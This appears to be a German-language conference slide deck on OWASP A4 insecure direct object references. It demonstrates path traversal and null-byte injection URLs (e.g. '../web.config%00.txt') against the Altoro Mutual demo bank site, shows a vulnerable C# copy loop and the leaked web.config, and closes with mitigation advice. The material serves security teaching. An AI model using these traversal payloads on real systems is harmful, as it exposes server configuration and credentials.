System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint)
```

[Privacy Policy](#) | [Security Statement](#) | © 2015 Altoro Mutual, Inc.

Anwendungsbeispiel – Szenario 4

Erweiterte Parameter-Manipulation (ohne .txt oder .htm)

Demo – Modifizierte Eingabe 1

http://demo.testfire.net/default.aspx?content=../web.config

Sign In | Contact Us | Feedback | Search Go

AltoroMutual


DEMO SITE ONLY

ONLINE BANKING LOGIN	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
<p><u>PERSONAL</u></p> <ul style="list-style-type: none">Deposit ProductCheckingLoan ProductsCardsInvestments & InsuranceOther Services <p><u>SMALL BUSINESS</u></p> <ul style="list-style-type: none">Deposit ProductsLending ServicesCardsInsuranceRetirementOther Services <p><u>INSIDE ALTORO MUTUAL</u></p> <ul style="list-style-type: none">About UsContact UsLocationsInvestor RelationsPress RoomCareers	<p>Error! File must be of type TXT or HTM</p>		

Privacy Policy | Security Statement | © 2015 Altoro Mutual, Inc.

Anwendungsbeispiel – Szenario 5

Erweiterte Parameter-Manipulation (mit .txt)



Demo – Modifizierte Eingabe 2

http://demo.testfire.net/default.aspx?content=../web.config.txt

[Sign In](#) | [Contact Us](#) | [Feedback](#) | Search

Altoro Mutual

An Error Has Occurred

Summary:

Could not find file 'C:\sample\web.config.txt'.

Error Message:

System.IO.FileNotFoundException: Could not find file 'C:\sample\web.config.txt'. File name: 'C:\sample\web.config.txt' at System.IO. __Error.WinIOError(Int32 errorCode, String maybeFullPath) at System.IO.FileStream.Init(String path, FileMode mode, FileAccess access, Int32 rights, Boolean useRights, FileShare share, Int32 bufferSize, FileOptions options, SECURITY_ATTRIBUTES secAttrs, String msgPath, Boolean bFromProxy, Boolean useLongPath, Boolean checkHost) at System.IO.FileStream..ctor(String path, FileMode mode, FileAccess access, FileShare share, Int32 bufferSize, FileOptions options, String msgPath, Boolean bFromProxy, Boolean useLongPath, Boolean checkHost) at System.IO.StreamReader..ctor(String path, Encoding encoding, Boolean detectEncodingFromByteOrderMarks, Int32 bufferSize, Boolean checkHost) at System.IO.StreamReader..ctor(String path) at System.IO.File.OpenText(String path) at Altoro.Default.LoadFile(String myFile) in c:\sample\default.aspx.cs:line 43 at Altoro.Default.Page_Load(Object sender, EventArgs e) in c:\sample\default.aspx.cs:line 73 at System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e) at System.Web.UI.Control.OnLoad(EventArgs e) at System.Web.UI.Control.LoadRecursive() at System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint)

[Privacy Policy](#) | [Security Statement](#) | © 2015 Altoro Mutual, Inc.

Eingabevalidierung umgehen??? Ist möglich!

Welche Option existiert?

- NULL Byte oder Nullzeichen → Zeichenkette-Ende
 - Ein C-String ist eine Sequenz von Zeichen, die mit einem Nullzeichen endet (`\0`, `0x00`, `\u0000`, `%00`)
- Viele Hochsprachen behandeln ein NULL Byte wie ein legitimes Zeichen, d.h. kein Zeichenkette-Ende. Ausnahmen:
 - Weitergabe einer Zeichenkette in ein C Sprachenumfeld, bspw. I/O Operationen
 - „Binary unsafe“ dokumentierte Funktionen/Methoden
 - s. <http://php.net/manual/en/security.filesystem.nullbytes.php>
 - In unserem Anwendungsbeispiel:
Fragwürdige Zeichenketten Kopier-Operation

```
while (myFile[i] != 0)
{
    openFile += myFile[i];
    i++;
    if (i == myFile.Length) break;
}
```

Anwendungsbeispiel – Szenario 6

NULL Byte Injection erfolgt, aber “keine” Darstellung

The screenshot shows a web browser window titled "Demo – Modifizierte Eingabe 3". The address bar contains the URL `http://demo.testfire.net/default.aspx?content=../web.config%00.txt`. The page header features the Altoro Mutual logo and navigation links: "Sign In", "Contact Us", "Feedback", and a search bar. A "DEMO SITE ONLY" banner is visible on the right. The main content area is divided into four tabs: "ONLINE BANKING LOGIN", "PERSONAL", "SMALL BUSINESS", and "INSIDE ALTORO MUTUAL". The "PERSONAL" tab is selected, and its content is mostly blank. The left sidebar contains a navigation menu with the following sections and links:

- PERSONAL**
 - [Deposit Product](#)
 - [Checking](#)
 - [Loan Products](#)
 - [Cards](#)
 - [Investments & Insurance](#)
 - [Other Services](#)
- SMALL BUSINESS**
 - [Deposit Products](#)
 - [Lending Services](#)
 - [Cards](#)
 - [Insurance](#)
 - [Retirement](#)
 - [Other Services](#)
- INSIDE ALTORO MUTUAL**
 - [About Us](#)
 - [Contact Us](#)
 - [Locations](#)
 - [Investor Relations](#)
 - [Press Room](#)
 - [Careers](#)

The footer contains links for "Privacy Policy", "Security Statement", and "© 2015 Altoro Mutual, Inc."

Anwendungsbeispiel – Szenario 6

NULL Byte Injection erfolgt, aber “keine” Darstellung

Demo – Modifizierte Eingabe 3

http://demo.testfire.net/default.aspx?content=../web.config%00.txt

Sign In | Contact Us | Feedback | Search

AltoroMutual

DEMO SITE ONLY

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)
- [Careers](#)

Zurück Alt+Linkspfeil

Vorwärts Alt+Rechtspfeil

Neu laden Strg+R

Speichern unter... Strg+S

Drucken... Strg+P

Übersetzen in Deutsch

Seitenquelltext anzeigen Strg+U

Seiteninfo anzeigen

Element untersuchen Strg+Umschalt+I

Privacy Policy | Security Statement | © 2015 Altoro Mutual, Inc.

Anwendungsbeispiel – Szenario 6

NULL Byte Injection in der Seitenquelltext Ansicht



```
Demo – Modifizierte Eingabe 3
view-source:http://demo.testfire.net/default.aspx?content=../web.config%00.txt
72 <td valign="top" colspan="3" class="bb">
73
74 <span id="Content_Main_lblContent"><configuration>
75 <connectionStrings>
76 <add name="DBConnStr" providerName="System.Data.OleDb"
connectionString="Provider=Microsoft.Jet.OLEDB.4.0; User ID=Admin; Data
Source=c:\sample\App_Data\altoro.mdb;"/>
77 </connectionStrings>
78 <system.web>
79 <authentication mode="None"/>
80 <compilation debug="true" defaultLanguage="C#"/>
81 <customErrors mode="On" defaultRedirect="~/servererror.aspx">
82 <error statusCode="404" redirect="~/notfound.aspx"/>
83 </customErrors>
84 <httpRuntime enableHeaderChecking="false"/>
85 <pages buffer="true" enableViewState="false" enableViewStateMac="false"
viewStateEncryptionMode="Never" validateRequest="false"/>
86 <xhtmlConformance mode="Legacy"/>
87 </system.web>
88 </configuration>
89 </span>
90
91 </td>
92 </tr>
93 </table>
```

Sicherheitsvorfall

Wer überwacht wen?

08.05.2015 12:23

« Vorige | Nächste »

l+f: Kritische Lücke in Überwachungs-Software für kritische Systeme

 vorlesen / MP3-Download

Über einen Bug in Symantecs Server-Überwachungs-Software können Angreifer den Systemen beliebige Dateien unterjubeln und diese ausführen.



Bei der Server-Überwachungs-Software Critical System Protection von Symantec kann man sich ohne weitere Authentifizierung als Client anmelden. Was unspektakulär klingt, birgt durchaus Gefahrenpotential, denn aufgrund eines Directory-traversal-Bugs könne man eigenen Code einschleusen und ausführen, [berichten die Entdecker der Lücke in ihrem Blog](#).

Symantec hat bereits [im Januar einen Patch zur Verfügung gestellt](#), Details zur Schwachstelle haben die Entdecker aber erst kürzlich veröffentlicht.

Quelle: <http://heise.de/-2638669>

A4 – Unsichere direkte Objektreferenzen

Maßnahmenbehandlung

- Design Überlegungen
 - Nur wenn notwendig Dateinamen oder –pfade offen legen
 - Positivliste (whitelist) anlegen und diese konsequent prüfen
 - Angemessene Zugriffsschutzkontrolle implementieren
- Allgemeine Empfehlungen
 - Bevor Benutzereingaben prozessiert werden
 1. Kanonisierung (Unicode/Internationalisierung)
 2. Normalisierung (absolute Pfad-/Dateinamen Prüfung)
 3. Identitätsprüfung mit anschließender Zugriffsschutzprüfung

Fazit

5

Fazit

- OWASP TOP 10 umfasst mehr Schwachstellen als oft angenommen wird und dokumentiert ist
 - Weitere mögliche Injection Klasse vorgestellt
 - Verdeutlichung der TOP 10 Kategorie:
A4-Unsichere direkte Objektreferenzen
- Wer (hinter)fragt, gewinnt
 - Design-Entscheidungen
 - Benutzereingaben können vielfältig sein (XML <-> RSS, SVG etc.)
- Mehrere risikoarme evaluierte Schwachstellen können in Summe ihre Applikation sabotieren

Vielen Dank für Ihre Aufmerksamkeit.



*PricewaterhouseCoopers AG
Wirtschaftsprüfungsgesellschaft
Friedrich-Ebert-Anlage 35-37
60327 Frankfurt am Main, Germany
T: +49 69 9585 6925
M: +49 151 1094 9421
alexios.fakos@de.pwc.com
www.pwc.com*



Alexios Fakos
Manager, Cyber Security

Anhang

Weiterführende Informationen

XML Schema, DTD, and Entity Attacks A Compendium of Known Techniques:

<http://www.vsecurity.com/download/papers/XMLDTDEntityAttacks.pdf>

XML External Entity (XXE) Processing:

[https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)

XML Denial of Service Attacks and Defenses (2009):

<https://msdn.microsoft.com/en-us/magazine/ee335713.aspx>

Identifying Xml eXternal Entity vulnerability (XXE) at runkeeper.com:

<http://blog.h3xstream.com/2014/06/identifying-xml-external-entity.html>

Revisting XXE and abusing protocols:

<https://www.sensepost.com/blog/2014/revisting-xxe-and-abusing-protocols/>

Testing Directory traversal/file include (OTG-AUTHZ-001):

[https://www.owasp.org/index.php/Testing_Directory_traversal/file_include_\(OTG-AUTHZ-001\)](https://www.owasp.org/index.php/Testing_Directory_traversal/file_include_(OTG-AUTHZ-001))

Bugfix Elasticsearch HTTP: Ensure url path expansion only works inside of plugins:

<https://github.com/spinscale/elasticsearch/commit/5d8e9e24c917b5f2c0958ba68be34a42efaeadbce>

File and other classes in java.io do not handle embedded nulls properly:

http://bugs.java.com/bugdatabase/view_bug.do?bug_id=8014846

Jira Path Traversal explained (CVE-2014-2314) :

<http://blog.h3xstream.com/2014/02/jira-path-traversal-explained.html>

Analyzing the Magento Vulnerability:

<http://blog.checkpoint.com/2015/04/20/analyzing-magento-vulnerability/>